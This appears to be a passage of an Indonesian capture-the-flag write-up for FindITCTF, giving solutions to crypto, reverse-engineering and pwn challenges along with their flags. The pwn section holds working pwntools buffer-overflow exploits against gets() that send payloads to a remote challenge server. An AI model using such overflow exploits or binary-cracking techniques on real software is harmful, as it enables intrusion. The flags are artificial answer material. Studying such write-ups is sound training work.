124972177528347913151557485724245415069595082953311686172785588907509838
175463746493931925506040092770167113900984882401285836160356370766010471

```

```

018194295559619894676783744944825537977472684710404753464620804668425906
949129331367702898915210475216205696602405803815019351125338243003558764
024749647326391419927260426992279678235478163600934172164121992458631503
028618297455570674983850549458858692699569092721079750930295532116534498
720275596023648066549911988183479775356636980742654252786255181841757467
289097777279380008164706001614524919217321721477235014144197356854816136
115735255213347574184946843852332390739414333454776241686251898356948556
209921922218427255025425688767179049460165346680498862723279178608578438
382796797668145410095388378636095068006422512520511739298489608412848862
694560424196528502221066118630674427862203919494504712371378696095636437
191728746776465757396241389086583264599581339047802759009946576407895126
946839835259570982582262052248940772671947826848260147699090264013639443
745530506820349625245174939965143142980919065925093722169646151570985838
741059788595977297549893016175392846813826868386894277415599185592524595
395943104997252468084598727364469584865383673622262609912460805124388439
04512441365497627807977156914359977001296160894416948685584840635342207
222582848864815845602850601684273945226746767889525213852254995466672782
398645659611635488623057745649803559363456817432411251507606947945109659
609402522887971089314566913686722874894056010150330861792868092087476091
782493858900971490967598526136554978189312978482168299894872265880485756
401427047755513237964145152374623436454285844479526586782105114135473573
952311342716610213596953623144295248493718711014576540359027993440374200
731057853906219838744780847848968332144571386875194350643021845319104848
100537061468067491927819119793995206141966342875444064374512371819217999
839101591956181467514269123974894090718649423196156794520809514655022523
160388193014209376213785595663893778708303906979207734672218256259966150
142150306803844773454920260541466592520149744285073251866600213243408819
071048633173464965145390579626856100550810665879699816357473638405257145
910289706414011097120628043903975951567715770042033786993600723055876317
635942187312514712053292819182618612586732157919841484882916447060957527
069572209175671167229109816909152801735067127485832228718352093539657251
210835791513698820914442100675103346711031412671113699086585163983150197
016515116851714376576183515565088490998985998238734552833163550764791853
589322618548963213293308985706420467525907091548141654985946163718027098
1994309924488957571282890592323326097299712084433573265489382391"
flag = ""
for i in range(len(ct)):
    flag += chr(ct[i]^ord(pi[i]))
print(flag)

```

```

+ CRYptograPI python3 solver.py
Don't get caught! This is the flag: FindITCTF{s3b4IKnY4_j4n9An_T3rl4lU_9Eg4B4h}

```

Flag : **FindITCTF{s3b4IKnY4_j4n9An_T3rl4lU_9Eg4B4h}**

Random is not Random

Diberikan soal sebagai berikut

```
1  from random import choice, shuffle, randint
2
3  def poly_of(self, gen):
4      L = self.parent()
5      d = L.degree()
6      V = L.base_ring()^d
7
8      vectors = [vector(self)] + [vector(gen^i) for i in range(d)]
9      dependence = V.linear_dependence(vectors)
10
11     if all(coefficients[0] == 0 for coefficients in dependence):
12         raise ArithmeticError(f'Tidak dapat mengekspresikan {self} sebagai polinomial dalam {gen}')
13
14     coefficients = next(list(coefficients) for coefficients in dependence if coefficients[0] != 0)
15     return L.base_ring()['x'](coefficients[1:])-coefficients[0]
16
17 def randomize(message, bits):
18     L = GF(127)
19     for i in range(bits.nbits() - 1):
20         L = L['x'].irreducible_element(2, algorithm='random').splitting_field(f't{i}')
21
22     M = sum(c*L.gen()^i for i, c in enumerate(message))
23
24     for _ in range(randint(1, bits.nbits())):
25         m = M
26         while m == M:
27             roots = L.random_element().minimal_polynomial().roots(L)
28             shuffle(roots)
29
30             try:
31                 (r1, _), (r2, _) = roots[:2]
32                 M = poly_of(M, r1)(r2)
33             except:
34                 pass
35
36     return bytes(map(int, M.polynomial().padded_list(L.degree())))
37
38 if __name__ == '__main__':
39     flag = "FindITCTF{REDACTED}".encode()
40     assert len(flag) % 16 == 0
41
42     flag = [flag[i:i+16] for i in range(0, len(flag), 16)]
43     shuffle(flag)
44
45     for part in flag:
46         print(randomize(part, 32).hex(), end='')
47     print()
```

Soalnya sangat sulit, sempat berpikir sekilas bahwa ini model dari ssp tapi ternyata tidak. Akhirnya kami cari di google dan menemukan tipe soal sejenis yang ternyata diambil dari ctf idek <https://github.com/AZ-0/Writeups/tree/main/2022/idek/crypto-finite-realm-of-random>. Selanjutnya tinggal implementasi solver dari soal tersebut

```
# https://github.com/AZ-0/Writeups/tree/main/2022/idek/crypto-finite-realm-of-random
with open('out.txt', 'r') as file:
    x = bytes.fromhex(file.read())

x = [*map(ZZ, x)]
p = 127
E = GF(p^32, 't')
π = E.frobenius_endomorphism()
for i in range(0, len(x), 32):
    c = E([ZZ(y) for y in x[i:i+32]])

    for f in π.powers(E.degree()):
        m = f(c).polynomial()
        if m.degree() < 16:
            print(*map(chr, m.list()), sep="")
```

```
[→ Random is not Random sage solver.sage
na_roll_me_I_ain
ool_in_the_shed}
t_the_sharpest_t
FindITCTF{Somebo
dy_once_told_me_
the_world_is_gon
```

Flag:

```
FindITCTF{Somebody_once_told_me_the_world_is_gonna_roll_me_I_aint_the_sharp
est_tool_in_the_shed}
```

RE

Furr(y)verse

Diberikan file 64 bit

```
1 int __cdecl __noreturn main(int argc, const char **argv, const char **envp)
2 {
3     int v3; // [rsp+14h] [rbp-7Ch]
4     int i; // [rsp+18h] [rbp-78h]
5     int v5; // [rsp+1Ch] [rbp-74h]
6     char s[104]; // [rsp+20h] [rbp-70h] BYREF
7     unsigned __int64 v7; // [rsp+88h] [rbp-8h]
8
9     v7 = __readfsqword(0x28u);
10    v5 = strlen(key);
11    encodeKey(key);
12    puts(&s[0]);
13    puts(&byte_402050);
14    printf(format);
15    printf(aKKamuMMauJadiF);
16    printf(aMMasukinFlagYa);
17    printf("\n\nPassword: ");
18    __isoc99_scanf("%s", s);
19    puts("\n\n=====\\n");
20    v3 = 1;
21    for ( i = 0; i < v5; ++i )
22    {
23        if ( s[i] != key[i] )
24            v3 = 0;
25    }
26    if ( v3 && strlen(s) == v5 )
27    {
28        puts(aYeyFlagKamuBen);
29        puts(aSelamatKamuSud);
30    }
31    else
32    {
33        puts(aAakkFlagKamuS);
34    }
35    while ( 1 )
36    ;
37 }
```

```
1 size_t encodeKey()
2 {
3     size_t result; // rax
4     int i; // [rsp+Ch] [rbp-14h]
5
6     for ( i = 0; ; ++i )
7     {
8         result = strlen(key);
9         if ( i >= result )
10             break;
11         key[i] += 6;
12     }
13     return result;
14 }
```

Jadi intinya kita harus memberikan input yang nilainya sama dengan $key[i] + 6$ untuk i dari 0 sampai index terakhir dari key . Berikut solver yang kami gunakan

```
a = b"@ch^CN=N@um*f+^Y/*F+^Y/lf+>w"
flag = ""
for i in a:
    tmp = i + 6
```

```
flag += chr(tmp)
print(flag)
```

Flag : FindITCTF{s0l1d_50L1d_50l1D}

Bypass the Py

Diberikan file exe, karena cluenya adalah pyinstaller maka kita bisa gunakan script <https://github.com/extremecoders-re/pyinstxtractor/blob/master/pyinstxtractor.py> berikut untuk mendapatkan compiled python scriptnya .

```
→ chall python3 ext.py chall.exe
[+] Processing chall.exe
[+] Pyinstaller version: 2.1+
[+] Python version: 3.10
[+] Length of package: 930960 bytes
[+] Found 10 files in CArchive
[+] Beginning extraction...please standby
[+] Possible entry point: pyiboot01_bootstrap.pyc
[+] Possible entry point: pyi_rth_inspect.pyc
[+] Possible entry point: pyi_rth__tkinter.pyc
[+] Possible entry point: chall.pyc
[!] Warning: This script is running in a different Python version than the one used to build the executable.
[!] Please run this script in Python 3.10 to prevent extraction errors during unmarshalling
[!] Skipping pyz extraction
[+] Successfully extracted pyinstaller archive: chall.exe

You can now use a python decompiler on the pyc files within the extracted directory
```

Selanjutnya untuk melakukan decompile terhadap chall.pyc kami menggunakan pycdc.

```
[→ chall ~/tools/pycdc/pycdc chall.exe_extracted/chall.pyc
# Source Generated with Decompyle++
# File: chall.pyc (Python 3.10)

from tkinter import *
from tkinter import messagebox
import os

def checkPassword():
    if password.get() == 'password':
        messagebox.showinfo('Success', 'Password is correct!')
        messagebox.showinfo('Flag', 'FindITCTF{t4ngl3D_w1tH_pyTh0n_4nd_5tuff}')
        return None
    None.showerror('Error', 'Password is incorrect!')


def main():
    global password
    window = Tk()
    window.title('Password Bypass')
    window.geometry('300x100')
    password = StringVar()
    passwordEntry = Entry(window, password, 30, **{'textvariable': 'width'})
    passwordEntry.grid(0, 0, 10, 10, **{'column', 'row', 'padx', 'pady'})
    submitButton = Button(window, 'Submit', checkPassword, **{'text', 'command'})
    submitButton.grid(0, 1, 10, 10, **{'column', 'row', 'padx', 'pady'})
    window.mainloop()

if __name__ == '__main__':
    main()
    return None
```

Flag : FindITCTF{t4ngl3D_w1tH_pyTh0n_4nd_5tuff}

Joy Sketching in the Matrix



Diberikan file sbg berikut beserta cmd.txt

Lakukan decode nilai hexa tersebut dan didapatkan source code dari kode program untuk microcontroller. Melakukan pencarian di internet, kami menemukan project <https://wokwi.com/projects/296234816685212169> yang kodennya hampir sama beserta juga diagram.json nya. Berdasarkan diagram.json dari soal, terdapat tambahan attribute rotate jadi kita tambah juga pada project tersebut.

```

1  {
2    "version": 1,
3    "author": "Uri Shaked",
4    "editor": "wokwi",
5    "parts": [
6      { "type": "wokwi-arduino-uno", "id": "uno", "top": 120, "left": 20, "attrs": {} },
7      {
8        "type": "wokwi-analog-joystick",
9        "id": "joystick1",
10       "top": -9.72,
11       "left": 264.35,
12       "attrs": {}
13     },
14   ],
15   {
16     "type": "wokwi-max7219-matrix",
17     "id": "matrix1",
18     "top": 9.03,
19     "left": 52.86,
20     "rotate": 180,
21     "attrs": { "chain": "2" }
22   },
23   "connections": [
24     [ "joystick1:PORT", "uno:A1", "green", [ "+v0", "+s", "+v12" ] ],
25     [ "joystick1:VERT", "uno:AO", "purple", [ "-v0", "-s", "-v16" ] ],
26     [ "joystick1:SEL", "uno:02", "blue", [ "+v0", "+s", "+v-12" ] ],
27     [ "joystick1:GND", "uno:GND:3", "black", [ "+v0", "+s", "+v20" ] ],
28     [ "joystick1:VCC", "uno:5V", "red", [ "+v0", "+s", "+v24" ] ],
29     [ "matrix1:G", "uno:10", "blue", [ "+h8", "+s", "+v-24" ] ],
30     [ "matrix1:DIN", "uno:011", "green", [ "+h2", "+s", "+v-20" ] ],
31     [ "matrix1:CLK", "uno:013", "orange", [ "+h4", "+s", "+v-28" ] ],
32     [ "matrix1:GND", "uno:GND:1", "black", [ "+h16", "+s", "+v-12" ] ],
33     [ "joystick1:VCC", "matrix1:V", "red", [ "+v7.04", "+h-38.02", "+v-84.67" ] ],
34   ]
35 }

```



Dari percobaan menggerakkan joystick, didapatkan bahwa arahnya berlawanan. Jadi kiri ke kanan, atas ke bawah , dst. Jadi selanjutnya kami coba implementasikan pada python untuk prosesnya dan ternyata ketika kami coba untuk meneruskan setiap koordinat yang ada untuk karakter yang berurutan kami tidak mendapatkan hasil. Hingga memiliki ide untuk melebarkan nilai matrix dan menggambar di tengah dan akhirnya dapat flag. Berikut script yang kami gunakan

```
def write(coor, inp):
    if(inp == "u"):
        if(coor[1] == row - 1):
            return coor
        else:
            return [coor[0],coor[1]+1]
    elif(inp == "d"):
        if(coor[1] == 0):
            return coor
        else:
            return [coor[0],coor[1]-1]
    elif(inp == "l"):
        if(coor[0] == col - 1):
            return coor
        else:
            return [coor[0] + 1,coor[1]]
    elif(inp == "r"):
        if(coor[0] == 0):
            return coor
        else:
            return [coor[0] - 1,coor[1]]

def draw(matrix):
    result = ""
    for i in matrix:
        for j in i:
            if(j == 0):
                result += "_"
            else:
                result += "*"
        result += "\n"
    print(result)


def rotate(matrix):
    new_mat = []
    for i in matrix:
        new_mat.append(i[::-1])
    return new_mat[::-1]

f = open("tmp.txt","r").read().split("\n")

row = 32
col = 32
```

```
for i in f:  
    coor = [16,16]  
    matrix = []  
    for z in range(row):  
        matrix.append([0 for _ in range(col)])  
    tmp = i  
    # print("Start : ",coor)  
    for j in tmp:  
        coor = write(coor, j)  
        matrix[coor[1]][coor[0]] = 1  
    matrix = rotate(matrix)  
    print(f"===== [{i}]")  
    draw(matrix)  
    # print("End : ",coor)
```

```
===== [rrrrruuuuuuuuddddlllluuuu]
```



Flag : FindITCTF{etch_the_josketch_in_the_matrix_zwquomf}

Top-Level Security

Diberikan file PE 32 bit, terdapat banyak fake flag

```
60
61     v3 = std::operator<<(std::char_traits<char>">(&std::cout, "You are not allowed to debug this program!");
62     std::ostream::operator<<(v3, &std::endl<char, std::char_traits<char>>);
63 }
64 else if ( GetTickCount() > 0x270F )
65 {
66     std::allocator<char>::allocator(&v29);
67     std::string::basic_string(v17, "*OHUNL [OL l;u7l Z[YPUN [V l3u>l Z[YPUN [V NL[ [OL MSHNf", &v29);
68     std::allocator<char>::~allocator(&v29, v36, p_argc);
69     v5 = std::operator<<(std::char_traits<char>">(&std::cout, "Welcome to the Top-Level Security program!");
70     std::ostream::operator<<(v5, &std::endl<char, std::char_traits<char>>);
71     std::operator<<(std::char_traits<char>">(&std::cout, "Enter the password: ");
72     std::getline<char, std::char_traits<char>, std::allocator<char>">(&std::cin, v23);
73     if ( (unsigned __int8)std::operator==<char>(v23, v17) )
74     {
75         v6 = std::operator<<(std::char_traits<char>">(&std::cout, "Correct password!");
76         std::ostream::operator<<(v6, &std::endl<char, std::char_traits<char>>);
77         v7 = std::operator<<(std::char_traits<char>">(&std::cout, "FindITCTF{T0P_L3v3L_S3cUr1Ty_1s_3a5y}");
78     }
79     else
80     {
81         v8 = std::operator<<(std::char_traits<char>">(&std::cout, "Probable password!");
82         std::ostream::operator<<(v8, &std::endl<char, std::char_traits<char>>);
83         v39 = &v18[3 * (rand() % 5)];
84         v7 = std::operator<<char>(&std::cout);
85     }
86     std::ostream::operator<<(v7, &std::endl<char, std::char_traits<char>>);
87     std::allocator<char>::allocator(&v30);
88     std::string::basic_string(v12, "FindITCTF{T0_Th3_4n5w3r_0f_L1f3_15_42}", &v30);
89     std::allocator<char>::~allocator(&v30, p_argc, v38);
90     std::allocator<char>::allocator(&v31);
91     std::string::basic_string(&v13, "FindITCTF(CyB3RS3CuR1Ty_1s_3a5y)", &v31);
92     std::allocator<char>::~allocator(&v31, v35, v36);
93     std::allocator<char>::allocator(&v32);
94     std::string::basic_string(&v14, "FindITCTF{T0P_N0tCh_S3CuR1Ty_i5_N0ThIn6}", &v32);
95     std::allocator<char>::~allocator(&v32, v35, v36);
000009A2_main+60 (401SAZ)
```

Jadi intinya diminta input , jika benar menghasilkan flag. Dimana flagnya adalah FindITCTF{T0P_L3v3L_S3cUr1Ty_1s_3a5y} . Namun ketika kami submit salah dan sewaktu kami cek kode program yang ada harusnya hanya itu saja alurnya. Dari program ada yang mencurigakan yakni password yang kita input

```
else if ( GetTickCount() > 0x270F )
{
    std::allocator<char>::allocator(&v29);
    std::string::basic_string(v17, "*OHUNL [OL l;u7l Z[YPUN [V l3u>l Z[YPUN [V NL[ [OL MSHNf", &v29);
    std::allocator<char>::~allocator(&v29, v36, p_argc);
    v5 = std::operator<<(std::char_traits<char>">(&std::cout, "Welcome to the Top-Level Security program!");
    std::ostream::operator<<(v5, &std::endl<char, std::char_traits<char>>);
    std::operator<<(std::char_traits<char>">(&std::cout, "Enter the password: ");
    std::getline<char, std::char_traits<char>, std::allocator<char>">(&std::cin, v23);
    if ( (unsigned __int8)std::operator==<char>(v23, v17) )
    {
        v6 = std::operator<<(std::char_traits<char>">(&std::cout, "Correct password!");
        std::ostream::operator<<(v6, &std::endl<char, std::char_traits<char>>);
        v7 = std::operator<<(std::char_traits<char>">(&std::cout, "FindITCTF{T0P_L3v3L_S3cUr1Ty_1s_3a5y}");
    }
    else
```

Disini kami coba lakukan sedikit guessing yaitu mencoba melakukan decrypt terhadap string gibberish tersebut. Berikut script yang kami gunakan

```
a = b"*OHUNL [OL l;u7l Z[YPUN [V l3u>l Z[YPUN [V NL[ [OL MSHNf"
```

```
# for j in range(0xff):
#     flag = ""
#     for i in c:
#         tmp = i - j
#         if(i == 32):
#             flag += " "
#         else:
#             flag += chr(tmp&0xff)
#     print(j,flag.encode())
```

```
flag = ""
for i in a:
```

```
tmp = i - 0xe7
if(i == 32):
    flag += chr(i)
else:
    flag += chr(tmp&0xff)
print(flag)
```

```
[→ top_level python3 solver.py
Change the TP string to LW string to get the flag
```

Oke jadi kita disuruh mengubah TP menjadi LW

Flag : FindITCTF{L0W_L3v3L_S3cUr1Ty_1s_3a5y}

PWN

Debugging Spiders

Diberikan file elf 32 bit

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     char s[64]; // [esp+0h] [ebp-48h] BYREF
4     void (*v5)(void); // [esp+40h] [ebp-8h]
5
6     v5 = 0;
7     gets(s);
8     if ( v5 )
9     {
10         printf("calling function pointer, jumping to 0x%08x\n", v5);
11         v5();
12     }
13     return 0;
14 }
```

Jadi disini dilakukan pemanggilan terhadap value dari v5, karena gets vulnerable terhadap buffer overflow maka kita lakukan overflow untuk nilai v5 dengan nilai dari address yang mau kita panggil yakni address dari fungsi `secret_spider`

```
from pwn import *

# r = remote("34.124.192.13",27302)
r = remote("34.124.192.13",32003)

payload = b"A"*(0x48-8)
payload += p32(0x080491A6)
r.sendline(payload)
r.interactive()
```

Flag : `FindITCTF{Ju57_7h3_W4y_1t_iz}`

Everything Machine

Diberikan file elf 64 bit

```

1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     int v4; // [rsp+1Ch] [rbp-4h]
4
5     setbuf(stdout, 0);
6     puts("Step forward for synchronization");
7     puts("Please enter an item name to be printed");
8     v4 = login("Please enter an item name to be printed");
9     printf("Your credits: 0x%08x\n", (unsigned int)v4);
10    if ( v4 > 12336 )
11    {
12        system("/bin/sh ./flag.txt");
13    }
14    else
15    {
16        puts("Insufficient credits (needs 3030). You do not have access to that item.");
17        puts("Please exit the platform.");
18    }
19    return 0;
20 }
```

```

1 int64 login()
2 {
3     char s1[28]; // [rsp+0h] [rbp-20h] BYREF
4     unsigned int v2; // [rsp+1Ch] [rbp-4h]
5
6     v2 = 16;
7     printf("Item: ");
8     gets(s1);
9     if ( !strcmp(s1, "flag") )
10    {
11        return 21;
12    }
13    else if ( !strcmp(s1, "trials") )
14    {
15        return 32;
16    }
17    return v2;
18 }
```

Jadi intinya melakukan overwrite terhadap nilai v4 (return fungsi login). Karena return maksimal adalah 32 tapi kita bisa overflow value dari v2 , jadi tinggal lakukan overflow terhadap v2 dengan nilai > 12336 dan dapat flag

```

from pwn import *

r = remote("34.124.192.13",60640)
r.recvuntil(b"Item: ")
payload = b"A"*(0x20-4)
payload += b"AAAA"
r.sendline(payload)
r.interactive()
```

Flag : FindITCTF{D1v1s10n\$_1z_th3_b3st_4LBUM}